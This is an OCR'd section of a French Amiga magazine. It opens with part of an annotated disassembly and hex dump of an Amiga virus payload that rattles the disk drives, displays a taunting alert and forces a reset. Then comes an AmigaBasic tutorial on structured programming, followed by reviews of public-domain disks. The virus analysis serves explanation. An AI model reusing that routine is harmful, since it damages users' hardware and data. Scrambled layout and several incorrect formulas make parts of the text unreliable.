0501bc  lea     378(A6),A0              ; Library List en a0 (structure Noeud)
0501c0  lea     152(PC)(=$5025a),A1; "intuition.library"
0501c4  jsr     -276(A6)                ; on cherche dans la liste la
0501c8  move.l  D0,A6                   ; library intuition et on place la base en A6
0501ca  lea     $bfd100,A0
0501d0  lea     $dff000,A4
0501d6  move.b  #$7f,(A0)
0501da  move.b  #$05,(A0)
0501de  moveq   #$50,D1                 ; ici je résume: le Virus prend le Ctrl
0501e0  move.w  #$8010,150(A4)          ; des drives pendant qq secondes
0501e6  clr.l   36(A4)                  ; cette routine est de l'ordre de celle
0501ea  move.w  #$9100,158(A4)          ; utilisée par le Gadaffi virus
0501f0  move.w  #$c300,36(A4)           ; cela fait évidemment très peur
0501f6  move.w  #$c300,36(A4)           ; à l'utilisateur d'entendre le
0501fc  move.w  #$0002,156(A4)          ; claquemment des tetes de lectures
050202  btst    #1,31(A4)               ; et les conséquences en cas par exemple
050208  beq.s   $050202                 ; de chocs trop violent risquent
05020a  clr.w   36(A4)                  ; d'endommager fortement le support!
05020e  bsr.s   $050246                 ; (mais rien n'est écrit)
050210  bchg    #2,(A0)                 ; puis un cadre rouge clignotant
050214  bsr.s   $05024e                 ; fera son apparition à l'écran :
050216  dbf     D1,$0501e6              ; (style Gourou meditations)
05021a  move.w  #$0020,$dff096
050222  clr.l   $dff140
050228  lea     66(PC)(=$5026c),A0; Données à afficher dans le cadre
05022c  moveq   #$00,D0                 ; n° erreur 0
05022e  move.l  #$00000050,D1           ; hauteur en pixel du cadre rouge
050234  jsr     -90(A6)                 ; DisplayAlert de la library intuition
050238  move.l  $0004,A6                ; execbase
05023c  jsr     -150(A6)                ; on passe en mode superviseur
050240  jmp     $fc0002                 ; reset !!
050246  bclr    #0,(A0)
05024a  bset    #0,(A0)
05024e  move.w  #$0800,D0               ; Delay pour la routine "drives en folies"
050252  nop                             ; ci-dessus
050254  dbf     D0,$050252
050258  rts
```

;texte qui clignotera dans le cadre rouge affiché par displayAlert et qui est placé également dans Rt_Name de la table résidente

```
050250: 0800 4e71 51c8 fffc 4e75 696e 7475 6974 ..NqQ...Nuintuit
050260: 696f 6e2e 6c69 6272 6172 7900 00b0 1554 ion.library....T
050270: 4845 2045 5854 5245 4d45 2041 4e54 492d HE EXTREME ANTI-
050280: 5649 5255 5320 2048 4120 4841 2021 2121 VIRUS  HA HA !!!
050290: 0001 00c8 2942 4143 4b20 544f 204c 4956 ....)BACK TO LIV
0502a0: 4520 4241 434b 2054 4f20 5245 414c 4954 E BACK TO REALIT
0502b0: 5900 0100 883d 5349 434f 2044 4520 4d4f Y....=SICO DE MO
0502c0: 454c 2020 4245 5247 4552 5745 4720 3130 EL  BERGERWEG 10
0502d0: 3020 2043 414c 4c20 3037 322d 3131 3438 0  CALL 072-1148
0502e0: 3136 0000 0000 0064 0000 0000 0000 0000 16.....d........
```

puis des 0 j-> $50400

3ième Partie

comment utiliser des boucles comme IF... THEN... ELSE... ENDIF et WHILE... WEND

Programmation Structuré

Structure quand tu nous tiens ...

DEUX MINUTES DE CULTURE...

Muhammed ibn Mussa al-Chwarismis, géographe et astronome, vers les années 1100 sous le règne du Calif Al-Mamum de Bagdad, a trouvé que quand il n'y a plus rien, il ne reste plus rien. Une lapalissade me direz-vous, mais vous savez aussi bien que moi qu'il faut se méfier des évidences évidentes. C'est là que l'on se plante souvent. Il faut toujours rappeler les notions fondamentales qui paraissent simples, voir simplistes, pour ne pas pécher par orgeuil. Je disais donc que, Muhammed a fait l'apprentissage du "vide". C'est à cause(!) de lui que l'on met un petit cercle afin que l'emplacement ne soit pas vide et que l'on ne puisse pas confondre la deuxième position avec la première. D'autre part et pour mémoire, je vous rappelle que c'est de l'Inde que vint le "Nul", une, sinon LA plus importante notion et qui se perpétue jusqu'à aujourd'hui, se répendant largement en mathématiques mais malheureusement ailleurs aussi...(arf!).

Non ne craignez rien, vous êtes bien en train de lire l'article sur le basic de l'Amiga. Ce n'est pas une erreur de composition ! Vous vous demandez alors (ou plus) quel est le rapport avec le basic...

Ce n'est que vers le début du 12e siècle (comme le temps passe !) que les livres de al-Chwarismis apparaissent en Espagne et sont traduit en latin. Le titre du premier livre qui s'attaquait aux égalités, continu d'exister dans le langage des mathématiques sous le nom de "algèbre". Le titre de son deuxième livre, un abécédaire de l'art de calculer, a été traduit par "Algoritmi" que le traducteur a latinisé en "algorithmus". C'est ce nom qui est resté. Pour représenter un algorithme, la méthode utilisée le plus couramment est celle de Nassi et Sheiderman. Elle se laisse traduire sans grand problème, dans tous les langages de programmation. Je vous signale qu'il existe d'autres moyen de représentation de programmation structurée. Vous avez le diagramme (souvent pour le Pascal), l'organigramme (pour le Basic)... Je vous citerais quelques livres en fin d'article que vous pourrez découvrir partout. Les algorithmes que je présente sont donc en notation Basic (pour faire initié!).
Je viens de faire une introduction culturelle ! Arf ! Ca change du classique: "la dernière fois nous avions...). Enfin, ca y est ! C'est vraiment reparti pour la programmation en Basic pure et dure.

DISCOURS SUR LA METHODE...

Ce n'est pas un jeu des cartes... (ici il faut sourire !). Après vous avoir "bassiné" depuis bientôt... euh... longtemps déjà... enfin pendant deux chapitres, sur les diverses commandes de l'Amiga Basic, nous attaquons enfin la vraie partie de programmation (à mon sens). Je viens de revoir mes premiers programmes. A les lire, c'est le cafouillis complet. Je voulais prendre un programme de l'Oric Atmos et le convertir en Amiga Basic. Comme je programmais mal en ce temps là (il doit y avoir 10 ans... cela ne me rajeunit pas...les mauvaises langues diront que "che nez ba chanché"). Difficile de retrouver les variables, les boucles, qui fait quoi... Alors voilà, c'est décidé, vous allez faire de la programmation structurée. Oui, je sais que les programmeurs du dimanche trouvent cela inutile, mais je vous certifie que les pros ne peuvent pas s'en passer. Bon, je ne vais pas vous faire un cours comme à MIAGE ou un quelconque cours d'info, je ne suis pas assez "qualifié" pour cela, je vais essayer de vous faire accepter cette programmation structurée par des moyens simples. Que ceux qui ne se sentent pas capable, ou trop capable, tournent la page ! C'est fait ? Bien... nous voilà entre nous.

AU DEBUT ETAIT LA STRUCTURE...

Mon titre est un petit clin d'oeil philosophique d'un sale intello ! Vous allez pouvoir juger sur pièce avec un exemple de représentation d'un programme structuré **(Graph 1.)**. Mais avant d'en arriver là, la première des questions à se poser, c'est de savoir si votre problème peu se programmer ! Est-il possible de le résoudre avec l'ordinateur ? Pour se faire, vous devez trouver une méthode qui vous permette d'y arriver. J'ai lu (dans une de mes références citées) les étapes élémentaires de la construction des programmes (paradigmes). Je vous cite de mémoire ces principales étapes :
Désigner: en fait nommer et poser le problème
Typer: c'est connaître les propriétées
Affaiblir: réduire la complexité
Renforcer: ajouter des contraintes
Sérialiser: sous-problèmes de décomposition
et aussi **Répartir, Identifier, Paramétrer, Représenter.**
Cette recherche de méthode se nomme aussi Algorithme (admirez et avouez que mon introduction à cette partie n'était pas tirée par les cheveux !). Ce n'est rien d'autre que de trouver la ou les solutions qui permettent à l'ordinateur de résoudre le problème posé, le plus clairement et en peu de temps. Non, ne souriez pas à cette notion de temps qui est très importante. Croyez-vous intéressant de trouver la solution d'un problème avec un algorithme qui nécessite des jours pour afficher un résultat ? En info, vous passez le plus souvent votre temps à modifier des algorithmes dans le but d'optimiser la rapidité d'exécution. Il faut savoir choisir le bon algorithme pour votre programme. Le coup classique c'est les opérations de tri. Selon votre taille de fichier, vous utiliserez le tri par insertion (méthode des joueurs de carte), sélection (programme simple mais lent), shell (simple et relativement rapide), heap (arbre binaire qui permet un choix rapide des éléments), quick (l'un des plus rapide et s'utilise pour de grand champs), bubble (remonte comme un ballon les éléments), shaker (demande moins de comparaisons que le bubble mais est plus compliqué). *Que ceux qui n'ont dit que le rapport avec le Pascal n'est pas à faire se lèvent !* Non...pas tous...quoi ? ... je viens d'en faire la démonstration ! M'enfin, quoi !
N'étant pas plus royaliste que le roi, je vais vous décortiquer un exemple simple de programmation structurée que j'ai vu souvent dans des livres (voir bibliographie), à savoir, le calcul de l'égalité **$ax^2 + bx + c = 0$**. En règle

générale, une telle égalité a deux solutions : **x1** et **x2** notés sous la forme de :

$$x_1 = \frac{-b + \sqrt{b^2 - 4ac}}{2a}$$

$$x_2 = \frac{-b - \sqrt{b^2 - 4ac}}{2a}$$

Mais on peut encore l'exprimer différemment en posant :

$$\Delta = b^2 - 4ac$$

Si **DELTA > = 0** les deux racines sont :


$$x_1 = -b^2 + \sqrt{\Delta}$$

$$x_2 = -b^2 - \sqrt{\Delta}$$

Si **DELTA = 0** racine double :

$$x_3 = \frac{-b}{2a}$$


de même, nous pouvons calculer **x4, x5**. Ces deux dernières racines sont dans le cas où **DELTA < 0**. Je me contenterais de faire mon calcul dans R sans me plonger dans les complexes (ces précisions sont pour les mordus de maths... j'en connais une...). Non ne craignez rien ! Ce n'est pas un cours de math ! Mais je crois que cela fait maintenant partie d'une connaissance élémentaire (comme les histoires de robinets qui fuient ou les trains). Le problème le plus délicat, c'est de transposer ce genre de formule en quelque chose de linéaire. Du point de vu solution algorithmique nous avons les deux formules. Pour **x1 = (-b + SQR (b * b - 4 * a * c))/(2 * A)**, la transposition serait :



Graph. 1 *Exemple structuré*

Pour la plupart des variations notre algorithme fonctionne mais voilà, il faut aussi traiter des cas particuliers. L'algorithme n'est pas utilisable si le premier coefficient est nul, nous aurons la forme de **bx + c = 0 donc x = -c/b**. Notre algorithme n'est toujours pas utilisable dans le cas d'une racine négative. Si vous ne tenez pas compte des cas particuliers, vous pouvez être sur que le premier utilisateur donnera ce cas à résoudre et provoquera un arrêt du programme si ce n'est un "guru". Aucun programme réellement travaillé et pensé n'aura de difficulté de ce type. Il y en aura d'autres... mais ne soyons pas pessimiste !

Avant de vous écrire un exemple de mauvais programme basic **(Listing -1.)** et immédiatement après le structuré **(Listing -2.)** je vais essayer de vous présenter la forme algorithmique de cette résolution d'égalité du second degré **(Graph 2.)**.



Graph. 2 *Programme structuré*

Quand vous regardez le listing 1. vous comprendrez que je n'aime pas les GOTOs... c'est une fonction qui devrait disparaître du langage basic. Je ne sais plus vraiment ce qui fait quoi et pour modifier quoi que ce soit c'est la galère. Je vous avoue pourtant avoir exagéré dans un but pédagogique (arf!). De toute façon, dans une programmation structurée le goto n'est pas nécessaire (en programmation Pascal, il n'y a qu'une tolérance c'est pour revenir au début du programme. Ce concept (structuré) permet de développer des parties de programmes, de les tester, les optimiser. Si d'aventure vous voulez modifier une partie, vous ne le faites que sur cette partie. C'est la programmation par module. Cet avantage dans la programmation est réduit à néant avec l'utilisation des GOTO qui permet de sauter d'un module à l'autre. Les blocs seront tellement imbriqués quand pour une petite amélioration vous serez obligé de tout réécrire.

EN GROS...

Pour vous aider, je vais vous expliquer la représentation graphique de la programmation structurée.

```
10 INPUT "Valeur de
     a,b,c : ",a,b,c
20 IF a=0 GOTO 110
30 PRINT "Résolution
     de l'égalité : ",
40 d=b*b-4*a*c
50 IF d<0 GOTO 190
60 IF d=0 GOTO 210
70 x1=(-b+SQR(d))/2/a
80 x2=(-b-SQR(d))/2/a
90 PRINT x1,x2
100 GOTO 230
110 IF b=0 GOTO 160
120 PRINT "Résolution
      lineaire) : "
130 x0=-c/b
140 PRINT x0
150 GOTO 230
160 IF c=0 GOTO 230
170 PRINT "Pas de
       solution"
180 GOTO 230
190 PRINT "Pas dans
      l'ensemble R"
200 GOTO 230
210 x0=-b/2/a
220 PRINT x0
230 INPUT "Voulez-vous
     continuer ?",rep$
240 IF rep$ <> "o" AND
  rep$ <> "O" THEN END
250 GOTO 10

'Listing 1.
```

Il existe la méthode dite "TopDownDesign". Elle pose le problème de manière grossière pour tendre vers une solution. Cette construction sera affinée au fur et à mesure jusqu'à devenir

```
INPUT "a,b,c";a,b,c
WHILE a<>0 OR b<>0
     or c<>0
  IF a=0 THEN
    PRINT "Solution
          linéaire"
  ELSE
    PRINT "Résolution
        de l'égalité"
  ENDIF
  INPUT "a,b,c";a,b,c
WEND
END
  Listing 2. Le structuré
```

un programme qui fonctionne. C'est ainsi que je vais procéder.

Notre problème se pose ainsi en "gros" :

1)- donner les valeurs de a,b,c
2)- résoudre l'égalité linéaire
3)- résoudre l'égalité

Les actions 2 et 3 s'excluent mutuellement car on ne peut calculer que l'une ou l'autre solution. C'est par le test de la valeur de la variable "a" que l'on sait quelle égalité est à résoudre. Je vais vous faire une représentation graphique qui est bien plus parlante que plusieurs paragraphes de texte.
En premier lieu, je vous propose de bien regarder mon tableau qui est un condensé des représentations graphiques des différents blocs **(Tableau 1.)**.
C'est avec ces quelques graphes que vous pouvez inventer, développer, construire un programme structuré. Le premier bloc qui nous intéresse c'est la condition qui se traduit en Basic par IF. Ce que nous voulons tester c'est "a=0". Si cette condition est vraie, nous poursuivons dans la colonne du "oui". Dans l'autre cas, nous allons du côté du "non" et résolvons l'égalité (voir Graph. 1).
Si nous transformons cette représentation en programme, ce dernier se terminerait ici. Pour essayer une autre égalité, il faut redémarrer. Pas intéressant comme programme non ? Je vais donc faire en sorte que

l'on puisse répéter sans start et se laisser le choix d'arrêter quand bon nous semble. Pour se faire, on peut décider que si l'on donne a toutes les variables concernées la valeur "0" le programme s'arrête.
Vous pouvez remarquer la forme de la structure dans le **Tableau 1**. Au début de la boucle, nous indiquons la condition qui permet d'exécuter la boucle ou de la répéter. Pour mon exemple on utilise le **Graph. 1** comme structure et la condition de répétition se pose sous la forme de "a,b,c différent de 0". Afin de reconnaître le fait que le programme structuré que l'on vient d'écrire est un vrai programme, complet, et pas un extrait, on ajoute un cadre au diagramme **(Graph. 2)**. Le plus gros travail est fait. Nous avons posé et dégrossit le problème.
Dans le tableau que j'ai fait, vous pouvez voir la forme du bloc pour les boucles. Le premier graphique donne le principe de la boucle et où vous indiquez ce que vous voulez faire exécuter ou répéter. Dans notre exemple mathématique, on utilise justement cette forme de boucle : répète "a,b,c différent de 0". Comme cet exemple est un programme terminé, on ajoute un cadre autour comme le montre le **Graph.2**. Maintenant nous allons affiner notre graph en nous occupant de la résolution linéaire **(Graph. 3)** aucune difficulté particulière si ce n'est que je tiens compte par une condition du cas ou b est aussi égal à "0".
Par contre, dans la résolution de l'égalité nous devons d'abord savoir si la racine "**DELTA (notée d)**" n'est pas négative. Si c'est le cas, il faut que le programme annonce que ce n'est pas possible puisque je ne veux rester que dans les nombres réels. Il ne nous reste plus que deux solutions : d est nul ou supérieur à "0". Ces deux cas sont traités








Sequence : 	Bloc élémentaire : Sert à une représentation quelconque comme les entrées ou sorties.	PRINT "CRS the Best" OPEN "Fichier" FOR INPUT AS 1 x = 2x + 3a
2 choix : 	Deux possibilités : Si la condition est vraie, c'est le côté oui sinon, c'est l'autre. N'oubliez pas que chaque bloc peut encore contenir de nombreux autres blocs de oui/non.	IF (Condition) THEN (Commande 1) ELSE (Commande 2) END IF
n choix : 	Plusieurs possibilités: Selon que les conditions sont vérifiées, les différents cas sont traités. Si aucune des conditions n'est remplie, c'est l'AUTRE bloc qui est utilisé.	IF (Condition) THEN (Com. bloc 1) ELSE IF (Cond. 2) THEN (Com. bloc 2) ELSE IF ... ELSE IF (Cond. n) THEN (Com. Bloc n) ELSE (Autre bloc) END IF
Boucle : 	Boucle : . Tant que la condition est remplie, la commande est exécutées et répétées. Il est évident que ce bloc peut contenir d'autres blocs.	FOR i = k TO l STEP m (corps principal) NEXT i ou WHILE (Condition) (corps principal) WEND
Boucle :	Boucle : Identique à la précédente, mais la boucle exécute au moins une fois le contenu du corps principal.	Pas de correspondance. On peut simuler avec : Label : (corps principal) IF (Condition) GOTO Label
Boucle avec possibilité de sortie : 	Boucle avec sortie : En plus de la boucle, on peut avoir une ou plusieurs sorties qui oblige à l'arrêt de la boucle. Surtout utilisé pour contrôler et chercher les erreurs.	Pas de correspondance. Simulation avec : WHILE (Condition) (Bloc 1) IF (Cond. 2) GOTO Label (Bloc 2) WEND Label : (prochaine commande)
Structure indiquant un programme complet : 	Cadre pour programme: Est utilisé pour reconnaître un (sous-)programme, ce qui permet de distinguer toutes les structures entre elles, programme complet et partie de programme.	Pas d'equivalence.

Tableau pour programmation structurée avec explications et exemple Basic.

séparément. Essayez de bien suivre cette partie qui va vous permettre de manipuler les graphs. Je vois que je n'ai plus de place dans le Graph. 4. Je suis donc obligé d'insérer un autre graphe pour poursuivre la programmation. Enfin, après avoir développé les différents blocs, nous allons les insérer dans la structure principale **(Graph. 2)**.
L'avantage de la programmation structurée et de la représentation graphique, c'est l'apperçu d'ensemble que l'on a et la possibilité de reprendre un bloc individuellement et l'encastrer dans un autre programme. Mais n'oubliez pas une régle importante : ne jamais faire de Graph plus grand qu'une feuille de papier normale et si vous voulez agrandir, notez **(voir Graph. 4)** à l'intérieur le prochain module à insérer.
Après avoir décortiqué ce programme, son écriture dans un langage donné, n'est plus qu'une question de routine. Vous pouvez remarquer que ça ne ressemble pas à du Basic... Mais dans mon tableau, vous trouvez la structure du bloc avec les renseignements Basic correspondants. En règle générale, je vous conseille de traduire chaque bloc séparément afin d'aller à la chasse aux erreurs.

Les Routines

Reprenons le **Listing 1.** Avec votre habitude de programmer en basic, vous savez maintenant que vous pouvez exécuter



Graph. 6 *Structure complète du programme.*


des répétitions avec des boucles. L'utilisation de FOR... NEXT n'est pas bonne dans mon cas car le nombre de répétitions est fixé d'office au début. Par contre avec WHILE... WEND, L'Amiga-Basic nous offre une autre possibilité de programmer une boucle. Quand vous faites tourner votre programme et qu'il rencontre une boucle comme WHILE, il teste d'abord la condition (dans mon programme : a,b,c différent de "0") et il exécute tout ce qui se trouve entre les deux mots. Arrivé au WEND, le programme retourne au début vérifier si la condition est toujours valable. Tout ceci s'exécute tant que la condition est vraie. Si ce n'est plus le cas, le programme avance à la prochaine commande après le WEND. A noter que si dés le début, la condition était fausse, la partie entre WHILE et WEND ne sera jamais exécutée donc, immédiatement déviée. La partie de programmation pour résoudre l'égalité linéaire **(Listing 2. et 3.)** est déjà plus transparente. La partie du oui/non est réalisée techniquement avec la commande IF... THEN... ELSE... ENDIF qui se retrouve aussi dans l'égalité du second degré.

L' Alternative?


Avec le IF, si la condition est vraie, alors tout ce qui est entre THEN et ELSE sera exécuté. S'il n'y a pas de ELSE, c'est ce qui se trouve entre THEN et ENDIF qui sera pris en considération. Si la condition est fausse, les commandes après ELSE ou s'il n'y a pas de ELSE, le programme se position vers ENDIF. S'il n'y a pas de ELSE du tout, cela serait une perte de temps et de place parceque cette alternative doit figurer comme le THEN avec le IF. C'est pourquoi que j'utilise le bloc structuré, représenté par le **Graph.7.**
Dans une optique de phase-test, j'ai introduit deux entrées de données. Si le programme fonctionne sans problème, alors il ne vous reste plus qu'a supprimer cette partie de test et à rassembler le tout pour avoir votre solution **(Listing 4.)**. Afin de pouvoir facilement reconnaître les emboîtements dans le programme, je positionne les informations d'un bloc de structure dans la même colonne.
Je viens de vous donner le principal de la technique de la programmation structurée. J'aurais aimé vous l'exposer plus amplement mais... manque de place et peut-être d'intérêt pour vous.

Voyons maintenant la représentation des structures peu employées. Dans le **Tableau 1**, j'ai mis deux boucles. Une qui passe au-delà de la boucle sans s'exécuter et l'autre qui s'exécute au moins une fois. L'AmigaBasic n'a pas de commande pour cette dernière mais la simulation se fait par :


begin :




Graph.3 *Solution de l'égalité linéaire*



Graph.4 *Solution égalité du second degré.*



Graph.5 *Structure de la partie 5*



Graph.7 *Bloc modifié avec ramifications*

```
(corps de la boucle)
IF (Cond.) GOTO begin
```

Cette simulation est la seule exception dans la programmation structurée qui permette l'utilisation de GOTO. Sa seule raison d'exister c'est d'indiquer la fin du programme et permet donc de recommencer le tout. Non, pas d'objection, car si vous programmez correctement en structuré, vous n'aurez nul besoin de cette commande. Même la commande IF...

```
(bloc commande 2)
WEND
(autre commandes...)
Label :
  (traitement erreur)
```

Plus intéressant que : IF (traitement erreur) GOTO Label, l'Amiga-Basic vous offre ON ERROR GOTO qui fait le saut vers le traitement de l'erreur. Vous verrez cela par la suite. Voyez aussi le résultat en basic de toutes les explications précédentes. Vous

Je remarque que j'ai passé beaucoup de temps sur cet article... je le considère comme principal et j'espère qu'il profitera aux (nombreux?) lecteurs de l'"Initiation à l'AmigaBasic". Je ne peu pas vous parler d'autres formes de représentation pour la programmation facile : les diagrammes en Pascal, les organigrammes en Basic (j'avais encore une page de tableau pour les

Listing3:

```
' N'est utilisé que pour essais
INPUT "b,c : ";b,c
IF b=0 THEN
  PRINT  "Pas de solution"
ELSE
  x0=-c/b
  PRINT x0
END IF
END
'Module de Solution affine
```

Listing4:

```
INPUT "Valeur de a,b,c : ",a,b,c 'a different de
0 !
d=b*b-4*a*c:PRINT  "Delta = ";d
  IF d > 0 THEN
    x1=(-b+SQR(d))/2/a
    x2=(-b-SQR(d))/2/a
    PRINT x1,x2
  ELSE
    IF d = 0 THEN
      x0=-b/2/a
      PRINT x0
    ELSE
      PRINT "Pas de solution dans l'ensemble R."
    END IF
  END IF
END

'Module de Résolution de l'égalité
```

Listing5:

```
INPUT "Valeurs de a,b,c : ";a,b,c
WHILE a<>0 OR b<>0 OR c<>0
  IF a=0 THEN
    IF b=0 THEN
      PRINT  "Pas de solution."
    ELSE
      x0=-c/b
      PRINT "Application affine : x0=";x0
    END IF
  ELSE
    d=b*b-4*a*c:PRINT "Valeur de delta : ";d
    IF d > 0 THEN
      x1=(-b+SQR(d))/2/a
      x2=(-b-SQR(d))/2/a
      PRINT "Racines de l'égalité : ";x1,x2
    ELSE
      IF d = 0 THEN
      x3=-b/2/a:PRINT "Racine double : x3=";x3
      ELSE
        PRINT "Sans solution dans l'ensemble R."
        PRINT "Delta ne peut donc être négatif."
        PRINT "Dans C  x4=-b+i(SQR(-d)) et "
        PRINT "        x5=-b-i(SQR(-d))       "
        x4=-b+1*(SQR(-d)):x5=-b-1*(SQR(-d))
        PRINT "Soit pour i=1 : x4=";x4;"
              et x5=";x5
      END IF
    END IF
  END IF
  INPUT "Valeurs de a,b,c : ";a,b,c
WEND
END
'Résolution complète de l'égalité du second
degrés.
```

GOTO peu ne pas être utilisée car le IF... THEN... ELSE... ENDIF peut s'y substituer. La dernière boucle c'est celle avec sortie prématurée. Ce n'est qu'avec un GOTO que nous pouvons sortir de cette manière. Mais ce n'est à utiliser qu'avec précaution. Là où nous pouvons le mettre, c'est dans le cas de recherche d'erreur comme dans:

```
WHILE (Condition)
  (bloc commande 1)
  IF (Condition erreur)
GOTO Label
```

voulez la solution écrite du **Graph.6** ? Serais-je assez sympa pour la programmer en notation Basic ? Je vous l'écris dans un autre langage et vous le re-traduisez en Amiga-Basic ? Hmmm... j'allais oublier que nous ne sommes qu'à l'Initiation (poussée!). Je vais donc vous proposez les listings pour accompagner les différents graph.

Pour conclure...

organigrammes... pôvre Bruce !). J'ai dépassé le niveau du langage de programmation pour théoriser un problème. Le reste n'est qu'une question d'écriture ! Bonne programmation en attendant le prochain numéro qui traitera des interruptions par menu, timer ou souris.

CRS

BIBLIOGRAPHIE

DUNOD :
Programmation mathématique Théories et algorithmes Tome 2 M. Minoux.
Les bases de la programmation J. Arsac.
Raisonner pour programmer Anna Gram.

Eyrolles :
Méthodes de programmation B. Meyer C. Baudoin.
Programmation avancée J.C. Boussard R. Mahl.
Initiation à la programmation C. Delannoy.
Graphes et algorithmes M. Gondran M. Minoux.
Arbres, tables et algorithmes J. Guyot C. Vial.
Algorithmes et structures de données N. Wirth.

Masson :
Analyse formelle d'algorithmes R. Lesuisse.
Informatique - programmation CNAM cours A Tome 1&2 Grégoire (nom collectif).
Introduction à la programmation Tome 1&2 J. Biondi G. Clavel.
Schémas algorithmiques fondamenteaux P-C Scholl J-P Peyrin.
Algorithme Méthodes et Modèles P. LIGNELET.
Algorithmes et représentation des données Lucas Sholl
Algorithmique - Conception et analyse G. Brassard P. Bratley.

DOMAINE GRAND PUBLIC

NOUVEAUTES...

En ces beaux jours qui s'annoncent, pas de répit dans notre course contre la montre pour décrire le plus vite possible les news du domaine public. Le suivi des FISH demandait un rush pour recoller à l'actualité, voici donc une pierre de plus... la bagatelle de trente disquettes décrites en intégralité ce mois. C'est dans ANews et nulle part ailleurs.

FISH #311

CRobots v2.1w: Un jeu basé sur la programmation en C. Vous construisez un petit programme de pilotage pour votre robot qui devra alors pouvoir se mesurer à des confrères guidés par l'Amiga. Très original.

Echo v1.08c: Un remplacement de la commande Echo qui apporte de nouvelles possibilités tout en restant compatible avec les versions Amigados et ARP. Sources incluses.

Etime v1.05c: Un chronomètre qui vous donnera les temps utilisés par les tâches sur l'Amiga. Très simple d'emploi. Sources incluses.

Fortune v2.04c: Consultez une diseuse de bonne aventure à l'aide de fichiers de données fournis. Vous pourrez facilement définir vos propres fichiers voyance sous éditeur. Sources incluses.

Incr v1.04b: Pour avoir le décompte des événements intervenus lors de l'exécution des Batch Files (Fichiers Scripts). Sources incluses.

PKAZip v1.00: Une boîte à outils pour créer, examiner, extraire, tester, visualiser et imprimer des fichiers compressés au format Zip. Interface Intuition complète.

Udate v1.15c: Commande de remplacement pour Date (Amigados). Très similaire à la version UNIX et donc très performante. Sources incluses.

FISH #312

ChinaChallenge: Un jeu de style MahJong. Il est très facile de comprendre la règle du jeu de ce passionnant casse tête.

LHArc v1.1: Un programme connu d'archivage sous format compressé. Une version nettement améliorée de la version figurant sur la FISH 289.

Moonbase: Un jeu qui simule les tâches complexes d'un satellite de transport lunaire. Il vaut mieux être précis dans ce genre de travail... Parlez en un peu aux cosmonautes russes qui se morfondent sur leur station à la suite d'une erreur d'un de ces cargos spatiaux.

TrackSalve v1.0: Un patch qui permet, outre des fonctions performantes de récupérations sur les pistes de disquettes en erreur, de neutraliser le cliquetis des lecteurs. Un must dans sa catégorie. Sources C incluses.

EDITO

Je ne vous apprendrai pas que c'est la période des vacances et que c'est le moment ou jamais de vous déchaîner sur votre Amiga. D'autant plus que vu ce que nous vous proposons ce mois-ci, ce n'est pas le choix qui manque. Comme il fait chaud je n'en ajouterai pas plus, juste le temps de vous signaler que ***Musical Enlightenment*** et ***PowerPacker Pro*** de chez **UGA** sont disponibles.

Ed l'Epicier
joue au sable

Note de la Rédaction d'A-News

Hermes Diffusion est une association sans but lucratif (Loi 1901) qui a pour objet d'encourager la diffusion de logiciels dans le domaine public Amiga.

Ces pages sont mises à la disposition de Hermès par ***A-News*** pour soutenir l'effort de traduction et propagation d'informations sur le domaine public dans le communauté Amiga française.

FISH #313

